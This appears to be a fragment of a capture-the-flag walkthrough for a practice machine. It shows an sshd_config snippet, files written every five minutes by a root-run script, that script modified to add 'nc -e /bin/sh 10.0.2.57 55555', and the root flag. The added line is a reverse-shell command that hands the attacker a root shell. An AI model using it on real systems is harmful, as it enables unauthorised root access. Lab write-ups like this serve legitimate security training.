
```
# Example of overriding settings on a per-user basis
#Match User anoncvs
#       X11Forwarding no
#       AllowTcpForwarding no
#       PermitTTY no
#       ForceCommand cvs server

DenyUsers zenitsu
```

Found a shellscript that runs every 5 minute - walkthrough
Every 5 minutes




```
-rw-r--r-- 1 root   root    54 Sep 19 00:50 new_message_19-09-2019_00:50
-rw-r--r-- 1 root   root    54 Sep 19 00:55 new_message_19-09-2019_00:55
-rw-r--r-- 1 root   root    54 Sep 19 01:00 new_message_19-09-2019_01:00
-rw-r--r-- 1 root   root    54 Sep 19 01:05 new_message_19-09-2019_01:05
-rw-r--r-- 1 root   root    54 Sep 19 01:10 new_message_19-09-2019_01:10
-rw-r--r-- 1 root   root    54 Sep 19 01:15 new_message_19-09-2019_01:15
```

Shellscript modified



```
zenitsu@ubuntu:~/to_nezuko$ cat send_message_to_nezuko.sh
#!/bin/bash
date=$(date '+%d-%m-%Y_%H:%M')
echo "nezuko chan, would you like to go on a date with me? " > /home/nezuko/from_zenitsu/new_message_$date
nc -e /bin/sh 10.0.2.57 55555
zenitsu@ubuntu:~/to_nezuko$ 
```

Flag



```
root@ubuntu:~# cat root.txt
Congratulations on getting the root shell!
Tell me what do you think about this box at my twitter, @yunaranyancat
```